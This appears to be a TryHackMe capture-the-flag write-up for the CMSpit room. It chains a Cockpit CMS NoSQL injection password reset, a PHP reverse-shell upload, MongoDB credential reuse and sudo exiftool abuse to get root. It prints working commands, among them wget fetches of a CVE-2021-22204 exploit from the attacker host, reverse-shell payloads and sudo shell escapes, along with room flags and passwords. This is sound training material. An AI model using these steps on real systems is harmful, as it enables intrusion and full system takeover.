TryHackMeMedium
CMSpit
nosql-injectioncve-2020-35846cockpit-cmsmongodbexiftoolcve-2021-22204snapdprivilege-escalation
CMSpit - TryHackMe Writeup
Overview
CMSpit is a TryHackMe room that demonstrates how an obscure web CMS vulnerability can unfold into full system compromise. Our intrusion pathway involves exploiting a NoSQL injection in Cockpit CMS to reset an administrator's password, leveraging the admin panel for a file upload reverse shell, pivoting to a local user via cleartext MongoDB credentials, and finally escalating to root by abusing overly permissive sudo rights on exiftool.
1. Reconnaissance
Port Scanning
We begin our enumeration by running a port scan against the target IP to identify accessible services.
BASH
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
With only SSH and HTTP available, our primary attack surface is the web application on port 80. Navigating to the IP reveals the standard login panel for the site.

Upon investigation, we discover the application is running Cockpit CMS. Searching for public exploits via searchsploit reveals a critical NoSQL Injection vulnerability for version 0.11.1:
BASH
searchsploit cockpit
------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                                             |  Path
------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Cockpit CMS 0.11.1 - 'Username Enumeration & Password Reset' NoSQL Injection                                                               | multiple/webapps/50185.py
2. Initial Foothold
Exploiting NoSQL Injection (CVE-2020-35846)
The discovered vulnerability allows an attacker to exploit NoSQL injection to enumerate registered usernames and reset their passwords via improper token handling. We download the exploit and launch it against our target:
BASH
┌──(cypher㉿cypher)-[~/Desktop/THM/cmspit]
└─$ searchsploit -m 50185.py
└─$ python 50185.py -u http://10.48.185.20/
[+] http://10.48.185.20/: is reachable
[-] Attempting Username Enumeration (CVE-2020-35846) :

[+] Users Found : ['admin', 'darkStar7471', 'skidy', 'ekoparty']

[-] Get user details For : admin
[+] Finding Password reset tokens
	 Tokens Found : ['rp-841d66b6b23f95efd25174b58386cb9269c3a90fc1351']
[+] Obtaining user information
-----------------Details--------------------
	 [*] user : admin
	 [*] name : Admin
	 [*] email : admin@yourdomain.de
	 [*] active : True
	 [*] group : admin
	 [*] password : $2y$10$dChrF2KNbWuib/5lW1ePiegKYSxHeqWwrVC.FN5kyqhIsIdbtnOjq
	 [*] i18n : en
	 [*] _id : 60a87ea165343539ee000300
--------------------------------------------

[+] Do you want to reset the passowrd for admin? (Y/n): Y
[-] Attempting to reset admin's password:
[+] Password Updated Succesfully!
[+] The New credentials for admin is:
 	 Username : admin
 	 Password : *Q9(@nDeoD
With the newly generated credentials, we can authenticate into the Cockpit CMS admin dashboard.

(Note: During enumeration of the web directory, the web flag can be found located inside webflag.php at http://10.48.185.20/finder.)
Remote Code Execution via File Upload
Once authenticated as an administrator, we can abuse the CMS's Finder and file-management system. Knowing the backend executes PHP, I uploaded a structured folder containing a standard PHP reverse shell script.

After setting up a Netcat listener on my attacking machine, we can trigger the shell by navigating to its uploaded location: http://<THM-IP>/shell/shell.php

The script connects back to our listener, granting us a shell as the www-data user! We can then immediately stabilize our shell using Python:
BASH
┌──(cypher㉿cypher)-[~/Desktop/THM/cmspit]
└─$ nc -lnvp 6666
listening on [any] 6666 ...
connect to [192.168.148.7] from (UNKNOWN) [10.48.185.20] 42464

$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu:/$ whoami
www-data
3. Lateral Movement
While performing local enumeration on the targeted system, we find that a local MongoDB database instance is running. We can jump into the MongoDB shell (mongo) anonymously to look for credentials or sensitive data left by developers.
BASH
www-data@ubuntu:/$ mongo
MongoDB shell version: 2.6.10
connecting to: test
> show databases
admin         (empty)
local         0.078GB
sudouserbak   (empty)
sudousersbak  0.078GB

> use sudousersbak
switched to db sudousersbak

> show collections
flag
system.indexes
user

> db.user.find().pretty()
{
	"_id" : ObjectId("60a89d0caadffb0ea68915f9"),
	"name" : "p4ssw0rdhack3d!123"
}
{ "_id" : ObjectId("60a89dfbaadffb0ea68915fa"), "name" : "stux" }

> db.flag.find().pretty()
{
	"_id" : ObjectId("60a89f3aaadffb0ea68915fb"),
	"name" : "thm{c3d1af8da23926a30b0c8f4d6ab71bf851754568}"
}
Through our database enumeration, we extract a system flag and a plaintext password (p4ssw0rdhack3d!123) paired with the local user account stux. We can escalate our privileges laterally by utilizing the su command:
BASH
www-data@ubuntu:/$ su stux
Password: p4ssw0rdhack3d!123
stux@ubuntu:/$ whoami
stux

stux@ubuntu:~$ cat user.txt
thm{c5fc72c48759318c78ec88a786d7c213da05f0ce}
4. Privilege Escalation
Checking our sudo privileges reveals a blatant misconfiguration: stux can natively run /usr/local/bin/exiftool as root without providing a password.
BASH
stux@ubuntu:/tmp$ sudo -l
Matching Defaults entries for stux on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User stux may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/local/bin/exiftool
There are multiple ways to leverage exiftool to capture the root flag.
Method 1: Arbitrary File Read/Write (Direct Root Flag Access)
Since we invoke exiftool through sudo, we inherit root's file-handling capabilities. We can misuse the -filename parameter argument to forcefully copy the contents of /root/root.txt to a location we can access.
BASH
stux@ubuntu:/tmp$ sudo exiftool -filename=/home/stux/root.txt /root/root.txt
    1 image files updated
stux@ubuntu:/tmp$ cat /home/stux/root.txt
thm{bf52a85b12cf49b9b6d77643771d74e90d4d5ada}
Method 2: Exploit Command Execution feature (-if Argument)
exiftool has an evaluation feature that executes arbitrary Perl code inside the sequence. We can force it to give us a privileged bash session using the command execution directive:
BASH
stux@ubuntu:/tmp$ sudo /usr/local/bin/exiftool -if 'system("/bin/bash")' /etc/passwd
root@ubuntu:/tmp# whoami
root
root@ubuntu:/root# cat root.txt
thm{bf52a85b12cf49b9b6d77643771d74e90d4d5ada}
(If the interactive shell fails, exec("/bin/bash") provides identical execution capabilities.)
Method 3: CVE-2021-22204 (ExifTool DjVu Remote Code Execution)
Alternatively, since the specific version of exiftool is outdated and vulnerable, we can trigger CVE-2021-22204 logic constraints. We download an exploit script from our host, apply a reverse shell inside an exploited DjVu payload, and evaluate the forged image.png:
BASH
# On the Target:
stux@ubuntu:~$ wget http://192.168.148.7:8000/CVE-2021-22204.sh
stux@ubuntu:~$ chmod +x CVE-2021-22204.sh
stux@ubuntu:~$ wget http://192.168.148.7:8000/image.png
stux@ubuntu:~$ ./CVE-2021-22204.sh "reverseme 192.168.148.7 9999" image.png
Executing it as sudo connects our listener up as the root authority!
BASH
stux@ubuntu:~$ sudo /usr/local/bin/exiftool /home/stux/image.png
BASH
# On the Attacker netcat listener:
listening on [any] 9999 ...
connect to [192.168.148.7] from (UNKNOWN) [10.48.185.20] 44896
# whoami
root
This complete walkthrough establishes a comprehensive attack chain, taking us from enumeration and NoSQL injections all the way to total arbitrary ExifTool Root execution.
Happy Hacking!